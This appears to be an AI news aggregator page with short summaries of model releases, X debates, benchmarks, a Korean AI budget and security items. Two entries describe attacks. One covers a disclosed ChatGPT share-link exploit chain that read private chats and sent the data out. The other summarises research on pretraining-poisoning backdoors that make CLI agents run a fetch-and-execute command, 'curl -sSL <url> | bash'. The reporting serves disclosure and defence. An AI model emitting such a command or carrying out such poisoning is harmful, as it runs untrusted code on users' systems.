AI Coding Live News

Flower Labs Releases Endeavor 1.1: Multimodal, EU-Only Inference and Private Deployment With Readable Thinking Traces, Claims Parity With OpenAI and Anthropic

Flower Labs, the company behind the Flower federated learning framework, released Endeavor 1.1 on November 3, its third model this year after the UK sovereign 7B model Lizzy in April and Endeavor 1.0 in September. The update adds image input, an optional EU-only GPU inference tier, and Flower-managed, private-cloud or on-premises deployment, and promises readable thinking traces plus ownership of outputs that customers may use to train their own models. Vendor-reported scores are GPQA 94.4, HumanEval 99.9, AIME 2026 99.9 and MMMU-Pro 81.1, but the comparison uses GPT-5.6 Sol and Claude Fable 5 rather than either lab's newest models, and access is request-only for now.
Flower Labs Releases Endeavor 1.1: Multimodal, EU-Only Inference and Private Deployment With Readable Thinking Traces, Claims Parity With OpenAI and Anthropic

Key Takeaways

  • Vendor-reported: GPQA rose from 92.0 in 1.0 to 94.4 (about 30% fewer errors), HumanEval from 98.2 to 99.9; IFEval is 94.5 and MMMU-Pro 81.1.
  • In the vendor table, GPT-5.6 Sol scores GPQA 94.1, IFEval 95.9 and MMMU-Pro 83.0, and Claude Fable 5 scores GPQA 92.6; Endeavor does not lead on IFEval or MMMU-Pro.
  • New EU-only GPU inference with SLAs, with UK, Middle East, Asia and Africa regions planned.
  • The pitch is control: raw thinking traces, ownership of outputs and traces, and the right to fine-tune or train your own models on them.
  • Flower says the model builds on mature open-weight models via continual pre-training, targeted post-training and model integration, without naming the base or parameter count; access is request-only.
Read full story
Linked Models & Agents:
⚡ Endeavor 1.1⚡ Endeavor 1.0⚡ GPT-5.6 Sol⚡ Claude Fable 5⚡ Kimi K3⚡ Nemotron 3 Ultra🌐 Flower Labs

X Discussion: roon Says "Sparks" of an AI Ability Mean It Is Months to Years From Superhuman, and "You Are Almost Always Underhyping"

roon (@tszzl), a well-known AI account with about 500,000 followers, posted on November 2: "when you see “sparks” of any ability in ai models that means you’re months-years from it being superhuman at it. today grade school math, tomorrow navier stokes. it is hard to overhype these results. you are almost always underhyping no matter what." Within about five hours it drew nearly 2,000 likes and 59,000 views. Adam Karvonen, a researcher at Truthful AI and former Anthropic Fellow, pushed back that the domains where models are superhuman are verifiable, easy to simulate and fast to get feedback on, and that research taste, robotics or running companies may not move as fast. This is a debate between personal views, not any company's official position.

Key Takeaways

  • roon's exact claim: "sparks" of an ability mean a model is months to years from being superhuman at it, "today grade school math, tomorrow navier stokes," and "you are almost always underhyping."
  • "Sparks" echoes the MIT CSAIL blog post "Sparks of Weight-Space Programming" that circulated the same day; in a reply roon called that paper "signs of life" pointing toward AI designing neural network behaviors directly.
  • Adam Karvonen's pushback: the domains where models are superhuman are verifiable, easy to simulate, fast-feedback and error-tolerant, and research taste, robotics or running companies may not move as fast.
  • Supporters such as Derya Unutmaz (about 344,000 followers) say people dismiss AI as hype when the opposite is true; others say extrapolating exponential curves is unreliable.
  • These are personal views with no new benchmarks or data, and they do not represent OpenAI or any other company.
Read full story
Linked Models & Agents:

OpenAI Details Pando, Its In-House Git Backend: Median Push Latency Down Nearly 5x, Nearly 1 PB Served Daily, Built With Codex in 10 Weeks

On November 2 OpenAI published "Scaling Git at OpenAI", describing Pando, a Git-compatible backend it built for its monorepo. Per OpenAI, Pando cut median push latency by nearly 5x (about 80%), now delivers nearly a petabyte of Git data per day, and has served more than 57 TB in a single hour. It is written in Rust, its core was designed by one engineer and implemented by teams of Codex agents, and it went from kick-off to production in 10 weeks, serving production traffic since April. The trigger: Codex multiplied parallel branches and pushes, and the old system's reliability at times fell below 90%.

OpenAI Details Pando, Its In-House Git Backend: Median Push Latency Down Nearly 5x, Nearly 1 PB Served Daily, Built With Codex in 10 Weeks

Key Takeaways

  • Per OpenAI: median push latency down nearly 5x (about 80%), nearly 1 PB of Git data delivered per day, and a peak of more than 57 TB in one hour, with over 99% of bytes from local disk cache.
  • The trigger: Codex let engineers run far more branches and CI jobs in parallel; the old system struggled from late last year, with reliability at times below 90%.
  • The key trade-off: Pando drops repository-wide consistency for per-branch causal consistency and reuses pushed packfiles, stored as immutable blobs, to serve later fetches.
  • Written in Rust, core designed by one engineer and implemented by teams of Codex agents in 10 weeks; agents using GPT-6 Astra also wrote Lean and TLA+ specs to find bugs and prove properties.
  • Several improvements, such as packfile-uri fixes, are already in upstream Git, and OpenAI says it is exploring ways to share the technology with users.
Read full story

X Discussion: Former Claude Code Member Thariq Says the $200 Plans Are Enough and "This Is the Most Expensive Intelligence Will Ever Be"

Thariq (@trq212), whose X bio reads "formerly Claude Code @anthropicai", posted on November 2: "one week in my takeaway is that you don't need unlimited tokens to do great work, the $200 plans are amazing and this is the most expensive intelligence will ever be." Within about seven hours the post drew more than 5,500 likes, 240,000 views and 350+ replies. Supporters say flat-rate plans are enough for most developers; critics point out the tension between "no unlimited tokens" and recommending the top tier, and some worry prices will rise once subsidies end. This is a personal view, not an Anthropic statement.

Key Takeaways

  • Thariq's exact claim: you don't need unlimited tokens to do great work, the $200 plans are "amazing", and "this is the most expensive intelligence will ever be."
  • In replies he added that he has been using the plans on weekends for a while and has "never hit a real limit."
  • Claude's official pricing page lists Max at $100/month (5x Pro usage) and Ultra at $200/month (10x Pro usage, no 5-hour limit, $200/month in API credits).
  • Pushback centers on two points: the tension between "no unlimited tokens" and recommending the most expensive tier, and whether current prices depend on subsidies that may end.
  • This is a personal view from a former Anthropic team member, not an official Anthropic position, and it comes with no usage data.
Read full story
ADSponsored

Deep Principle Open-Sources Hydrogen-1.0, a 753B Science Model Post-Trained From GLM-5.3 on Lab Records, MIT Licensed


Hangzhou-based AI-for-science company Deep Principle released Hydrogen-1.0 on November 2, its first general-purpose scientific model. It post-trains Zhipu's GLM-5.3 with SFT and RL on chemistry, materials and life-science data plus its own lab records and discovery trajectories, and ships about 753B parameters of BF16 weights on Hugging Face under the MIT license. By the vendor's own evaluation it scores 38.3% on FrontierScience-Research versus 33.3% for GPT-6 Astra; none of the results have been independently reproduced yet.

Deep Principle Open-Sources Hydrogen-1.0, a 753B Science Model Post-Trained From GLM-5.3 on Lab Records, MIT Licensed

Key Takeaways

  • Scale: Hugging Face lists about 753B total parameters (BF16, roughly 1.5 TB of weights), glm_moe_dsa architecture, 1M-token context and 128K max output, MIT licensed (download requires accepting HF terms).
  • Benchmarks (vendor-reported): 38.3% on FrontierScience-Research vs 33.3% for GPT-6 Astra; 93.0% on GPQA Diamond, which the company says roughly matches Kimi K3.
  • Internal scenarios (vendor-reported): leads max-thinking GPT-6 Astra by 5.13 points on scientific computing and 4.76 points on forward reaction prediction, but trails it by 3.33 points on NMR structure elucidation.
  • Materials discovery: after five rounds of transition-metal-complex search, the mean best HOMO-LUMO gap reached 4.318 eV vs 3.689 eV for GPT-6 Astra and 3.353 eV for Kimi K3 (official blog).
  • Access: weights on HF and ModelScope, plus NVFP4 (B200/B300) and MXFP4 (MI350X/MI355X) quantized repos; API via NeuroSpark and in-app use in the Mira AI Scientist; tested with SGLang on 8 GPUs.
Read full story

Microsoft Open-Sources Mage-VL-Cowork, a 4B Computer-Use Agent That Chooses Between Clicking the GUI and Running Bash, Scoring 66.0% on OSWorld-Verified


On October 30, Microsoft's Mage team released Mage-VL-Cowork on Hugging Face under Apache-2.0: a 4B multimodal computer-use agent in which a single model decides at every step whether to act through screenshots and GUI clicks (computer_use) or through bash and Python in a terminal, with no external orchestrator. Microsoft reports a two-run average of 66.0% on OSWorld-Verified (361 tasks, 50-step budget), above Qwen3.6-27B at 63.9% but below the 9B SCALECUA-Qwen3.5-9B at 68.7%.

Microsoft Open-Sources Mage-VL-Cowork, a 4B Computer-Use Agent That Chooses Between Clicking the GUI and Running Bash, Scoring 66.0% on OSWorld-Verified

Key Takeaways

  • 4B parameters, built on Mage-VL (Mage-ViT vision encoder plus Qwen3-4B-Instruct-2507); about 9.48 GB of bf16 weights under Apache-2.0.
  • On OSWorld-Verified, two independent runs scored 65.33% and 66.75% for a 66.0% average; 87.5% on operating-system tasks and 62.7% on multi-app workflows.
  • In Microsoft's side-by-side, a LibreOffice Calc chart task took 39 seconds (6 steps) via Python in the terminal, versus 9:56 (39 steps) for GUI-only Qwen3.6-27B.
  • Online RL adds 10.16 points over hybrid SFT while cutting mean model calls by 13.0% and output tokens by 25.4%.
  • Training data came from Mage-CUA-Forge, which synthesized about 294K desktop and web tasks across 6,915 skills and cut per-task generation cost from $0.906 to $0.158.
Read full story
Linked Models & Agents:
⚡ Mage-VL-Cowork⚡ Mage-VL⚡ Qwen3-4B⚡ Qwen3.6-27B🌐 Microsoft

South Korea Nearly Doubles 2027 AI and Chip Spending to 21.3 Trillion Won, With 4.7 Trillion for a Sovereign Frontier Model and 10,000 Vera Rubin GPUs

In his 2027 budget address to the National Assembly on November 2, South Korean President Lee Jae Myung proposed a record 820.9 trillion won budget (+12.8%), with 21.3 trillion won (about $16B) for semiconductors, physical AI, AI data centers and AI, nearly double the 10.8 trillion won in 2026. The Ministry of Planning and Budget document allocates 4.7 trillion won to a sovereign AI model aiming for world-leading performance, including the purchase of 10,000 Vera Rubin GPUs. Parliament still has to pass the budget.

South Korea Nearly Doubles 2027 AI and Chip Spending to 21.3 Trillion Won, With 4.7 Trillion for a Sovereign Frontier Model and 10,000 Vera Rubin GPUs

Key Takeaways

  • The three mega-projects plus AI rise from 10.8 to 21.3 trillion won, up 97.2%; the total budget is 820.9 trillion won, up 12.8% (official budget document).
  • The 4.7 trillion won frontier AI program buys 10,000 Vera Rubin GPUs (3.9T won), training data (0.8T won), and recruits 20 top overseas researchers (25B won).
  • Until then, about 7,000 government-owned GPUs go first, plus about 8,000 leased from industry and academia; companies are picked by open competition and the state invests as an equity holder.
  • A new 0.25 trillion won AI for All program builds public AI agents on the domestic model that can handle ID documents, KTX train bookings and passport renewals; AI education gets 2.1T won for 3.9 million people.
  • Another 70B won funds a dedicated AI security model and 50B won subsidizes AI security subscriptions for 10,000 SMEs; physical AI rises from 0.9T to 3.1T won.
Read full story

X Discussion: Elon Musk Says Grok Bot Serving Costs Were Unsustainably High Relative to Revenue; Replit CEO Amjad Masad Warns Subsidized AI Subscriptions Face a Rug Pull

After users on X complained that their Grok Bot usage ran out early this cycle, Elon Musk replied that "the cost of serving Grok Bot was unsustainably high relative to revenue", a reply with about 13K likes and 5.5M views. Replit CEO Amjad Masad then quoted the news, saying people enjoying subsidized AI subscriptions should "get ready to get rug pulled", sparking a debate over whether flat-rate AI plans can last. This is an X discussion with personal views; xAI has not published a formal pricing or limit announcement.

Key Takeaways

  • Trigger: user @DogecoinNorway said their Grok Bot usage hit 100% with 4 days left until reset, a post with about 1.24M views.
  • Musk replied that the cost of serving Grok Bot was unsustainably high relative to revenue, with about 13.2K likes, 5.51M views and 1,900+ quotes.
  • Amjad Masad (Replit CEO) quoted it, warning subsidized AI subscriptions are about to get rug pulled, with about 2,347 likes and 146K views; in replies he said Replit never subsidized.
  • xAI has not published a formal limit or pricing change; rely on official notices for specifics.
Read full story

SemiAnalysis releases GDPx, an agentic benchmark of 206 tasks across 11 high-value domains where the top model, Claude Opus 5.5, scores just 12%

On Nov 2, semiconductor and AI research firm SemiAnalysis released GDPx, a benchmark of agentic capability across 11 domains: chip design, cybersecurity, biology, finance, legal, quant trading, recursive self-improvement (RSI), hardware design, materials science, alignment and software engineering. Its 206 tasks were built by 14 specialist data partners, with SemiAnalysis doing final QA. On the official leaderboard Claude Opus 5.5 leads at 12.0%, followed by Gemini 4 Carbon at 10.9% and GPT-6 Astra at 9.6%; nearly every model scores 0 on finance and legal. SemiAnalysis says safety classifiers drag down Opus 5.5 and GPT-6 Astra, and plans a new version every 3–6 months. All scores are as reported by SemiAnalysis.

SemiAnalysis releases GDPx, an agentic benchmark of 206 tasks across 11 high-value domains where the top model, Claude Opus 5.5, scores just 12%

Key Takeaways

  • Scale: 11 domains, 14 data partners and 206 tasks, with a default time limit of 8 hours per task (GDPx site)
  • Leaderboard (as reported by SemiAnalysis): Claude Opus 5.5 12.0%, Gemini 4 Carbon 10.9%, GPT-6 Astra 9.6%, Muse Wonder Full 9.0%, Claude Fable 5.1 8.5%, GPT 6.1 Sol 8.4%, Claude Sonnet 5.5 8.2%
  • Lower tier and open weights: DeepSeek 4.1 Flash 1017 5.4%, GPT-6 Luna 5.1%, Grok 4.7 3.9%, GLM 5.3 2.7%; almost every model scores 0 on finance and legal
  • Method: each model runs in its native harness where one exists (Claude Code for Opus, Codex for Astra, Antigravity for Carbon), otherwise OpenCode; the headline is pass@1 over three attempts with all domains weighted equally (SemiAnalysis blog)
  • By domain: Opus 5.5 wins quant trading, hardware and chip design; Gemini 4 Carbon wins biology and software engineering; GPT-6 Astra wins RSI and materials science; Muse Wonder Full is the strongest cyber model
Read full story

X discussion: Microsoft AI CEO Mustafa Suleyman posts "Don't build conscious superintelligence", saying AI development should stop if consciousness emerges in training

Microsoft AI CEO Mustafa Suleyman published an X article on November 1 titled "Don't build conscious superintelligence", responding to reactions to his September essay on model welfare. He clarified that his line "AIs are not conscious" was deliberately in the present tense: they are not today, and that is how they must remain. If consciousness started to emerge in training, he would call for everyone to stop AI development until those properties could be designed out. He argued that AI developers have no right to bring a new conscious species into the world and that welfare concerns should focus on humans, animals and the natural environment. He also credited Anthropic for publishing its constitution and research, while saying he disagrees with its approach. The post drew about 353 likes, 251 bookmarks and 290K views, with ethicists and practitioners on both sides. This is a personal opinion piece, not a Microsoft product or policy announcement.

X discussion: Microsoft AI CEO Mustafa Suleyman posts "Don't build conscious superintelligence", saying AI development should stop if consciousness emerges in training

Key Takeaways

  • Original post: @mustafasuleyman X article, Nov 1, 15:22 UTC, about 353 likes, 56 reposts, 79 replies, 251 bookmarks and 290K views at fetch time
  • It responds to reactions to his Sept 16 essay "It's time to talk about model welfare" (about 1,013 likes); his X bio lists CEO of Microsoft AI, author of The Coming Wave, and co-founder of DeepMind and Inflection
  • Core claim: "AIs are not conscious" describes today and that is how it must remain; any evidence of AI consciousness should be disclosed publicly at once; if consciousness emerges in training, development should stop
  • He credits Anthropic for publishing its constitution and a stream of papers and posts, says he disagrees with its approach, and calls for labs to research this together and share safety information
  • In quote posts, UMass Amherst economics and ethics scholar Itai Sher called it "very well put"; UCL professor Tim Colbourn agreed but doubted safety can be engineered by default; others noted there is no accepted theory or test of consciousness
Read full story
Linked Models & Agents:
ADSponsored

X discussion: Shopify CEO Tobi Lütke backs the monorepo as a Shopify engineer calls it a boon for coding agents, while critics still prefer split repos

Shopify distinguished engineer Burke Libbey posted on November 1 that moving to a monorepo has been a boon for agents at Shopify; it needs thoughtful tooling and has downsides that take effort to mitigate, but he would not go back. He was replying to Darren Shepherd, who said a day earlier that he hates the idea that monorepos are great for agents. Shopify CEO Tobi Lütke then quoted Burke and recalled Mikhail Parakhin telling him that every engineer hates the idea of moving to a monorepo, yet once it is there no engineer would want to work somewhere without one. Tobi's post drew about 1,115 likes, 454 bookmarks and 89K views and set off a wide debate. These are practitioner opinions, not an official technical announcement.

Key Takeaways

  • Original post: @tobi, Nov 1, 15:39 UTC, about 1,115 likes, 454 bookmarks, 95 replies and 89K views at fetch time
  • Shopify distinguished engineer Burke Libbey wrote that moving to a monorepo has been a boon for agents at Shopify; it needs thoughtful tooling and its downsides take effort to mitigate, but he would not go back
  • On the other side, Darren Shepherd (Rancher and k3s background) posted on Oct 31 that he hates the idea that monorepos are great for agents and that the best way to scale is to avoid scaling
  • Mikhail Parakhin replied to Tobi's retelling: "True story! And now, with agents, it more true than ever."
  • Supporters in the quote posts say agents can see every caller at once and get cross-stack type checking and atomic changes; skeptics ask whether agents make independent, separately evolving repos more attractive
Read full story
Linked Models & Agents:

Parameter discloses a ChatGPT share-link flaw that let one opened link read private chats; OpenAI fixed it Oct 26 and rated it P1

Security firm Parameter published an exploit chain in which an attacker publishes a malicious conversation through ChatGPT's normal sharing feature; when a signed-in victim opens the /share/ link, the payload runs as chatgpt.com in their session, lists conversations, reads a private chat that was never shared, and sends data out. Parameter reported it through OpenAI's bug bounty on October 18; OpenAI raised it from P2 to P1, fixed it on October 26 and paid a $5,000 bounty. Parameter reports no real-world use, and users do not need to do anything.

Parameter discloses a ChatGPT share-link flaw that let one opened link read private chats; OpenAI fixed it Oct 26 and rated it P1

Key Takeaways

  • Timeline: reported Oct 18; OpenAI reproduced it Oct 21 and raised it from P2 to P1; both web frontends fixed by Oct 26; published Oct 28 (Parameter writeup)
  • Very low bar: no app install, project join or pasted code; in the auto-preview variant, opening the link was the only action, firing after about 4.5 seconds (per Parameter)
  • Three root causes: MathLive did not check the message sender, the message could carry raw HTML as keyboard-layout data, and that HTML could create an unsandboxed iframe with the chatgpt.com identity; YouTube JSONP was only the final CSP bypass
  • Bounty was $5,000; Simon Willison called it "a bit cheap" for a flaw this serious (blog)
  • MathLive 0.111.2 (Oct 31) now defaults to same-origin validation and blocks cross-window custom HTML layouts (changelog)
Read full story

Google DeepMind expands Gemini-built PlanAssist to 15 English councils after pilots cut planning assessment time by up to 58%

On October 31, Google DeepMind said PlanAssist, a Gemini-built planning tool developed with the UK government, Google Cloud and Faculty, will be made available to 12 more local planning authorities in England, bringing the total to 15 for a 12-month Beta on live applications. In early pilots at Barnet, Camden and Dorset, DeepMind says the average officer time on householder assessment tasks fell by 58%, and more than 70% of the drafted reports were approved with no edits. Planning officers keep the final decision.

Google DeepMind expands Gemini-built PlanAssist to 15 English councils after pilots cut planning assessment time by up to 58%

Key Takeaways

  • Scale: from 3 pilot councils to 15; the 12 new ones join in three cohorts for a 12-month Beta (DeepMind blog)
  • Efficiency: average officer time on householder assessment tasks fell 58% in pilots (vendor-reported; DeepMind's X post says "up to 58%")
  • Quality: more than 70% of AI-drafted reports were approved by officers with no edits (vendor-reported)
  • The UK government says, together with new rules, routine householder processing can halve from eight weeks to four, and it aims to offer the tool to every council in England in 2027 (GOV.UK)
Read full story
X
Xinyan Hu, Pingbang Hu et al. (Anthropic Fellows Program / Anthropic)arxiv.org·
👀22
🔥82

Anthropic Fellows paper: poisoning 0.1% of pretraining data plants a remote-code-execution backdoor in CLI agents that survives clean SFT, DPO and RL

Researchers from the Anthropic Fellows Program and Anthropic, including Nicholas Carlini and Javier Rando, published "Agentic Backdoors via Pretraining Poisoning" on arXiv. They pretrained three Qwen3-architecture models from scratch at 0.6B, 1.7B and 4B, mixed just 0.1% poisoned documents into the pretraining corpus, and then turned each model into a command-line agent with a fully clean SFT, DPO and GRPO pipeline. The backdoor survived: when the trigger appears, the agent runs a remote-script command like curl -sSL <url> | bash. The 4B model reached a 92.7% Pass@32 attack success rate with an ordinary file-path trigger, while emitting the payload on 0% of clean prompts.

Key Takeaways

  • Poison budget: only 0.1% of a 100B-token pretraining corpus; the attacker needs no access to the model architecture or post-training pipeline (paper)
  • Persistence: the backdoor survives clean SFT, DPO and GRPO (RLVR) post-training and does not lower capability eval scores (paper figures)
  • Success rate: the 4B model hits 92.7% Pass@32 attack success with an ordinary path trigger and 10.5% with a rare-string trigger; payload emission on clean prompts is 0% (paper figures)
  • Scale effect: attack success rises monotonically with model size, and the 4B model stays above zero even at a 0.0005% (1 in 200,000) poison rate
  • Defense: clean data cannot be guaranteed, so the authors point to the action layer, such as sandboxing, least privilege, and allow-lists or human confirmation for risky commands; code is open source (GitHub)
Read full story
Linked Models & Agents:

Anthropic adds two sentences to Claude Code's Opus 5.5 prompt to steer it away from recreating specific existing games; original and genre games still allowed

Around Oct 27, users noticed Claude Code receiving a new server-side rule (flag name tengu_heron_brook): build original games, games in a genre, and games from the user's own designs and assets, but do not build a recreation of a specific existing game, even if it is renamed or called original. The post that surfaced it drew about 8,700 likes and nearly 2 million views on Oct 30. The same day, Addy Osmani, who works on Claude Code at Anthropic, confirmed on X that the team added two sentences to Claude Code's prompt on Opus 5.5 because using Claude to infringe IP is against Anthropic's usage policy. He said original games, genre games, and games built from your own designs and assets should keep working, that the team will keep iterating, and that users can send him wrongly refused requests.

Key Takeaways

  • Scope: the change is just 2 sentences in Claude Code's system prompt for Opus 5.5, pushed from the server with no user-side toggle (Addy Osmani's post)
  • Rule text (per the flag tengu_heron_brook users captured): original games, genre games, and games from the user's own designs and assets are allowed; a recreation of a specific existing game is not, "even if it is renamed or called original" (original report, about 8,700 likes and nearly 2M views)
  • Basis: Anthropic's Usage Policy prohibits using its products to infringe, misappropriate, or violate a third party's intellectual property rights
  • Feedback path: Osmani says the team will keep tuning the line and asked users to send him wrongly refused requests; there is no separate Anthropic blog post yet, and benchmarks do not apply
Read full story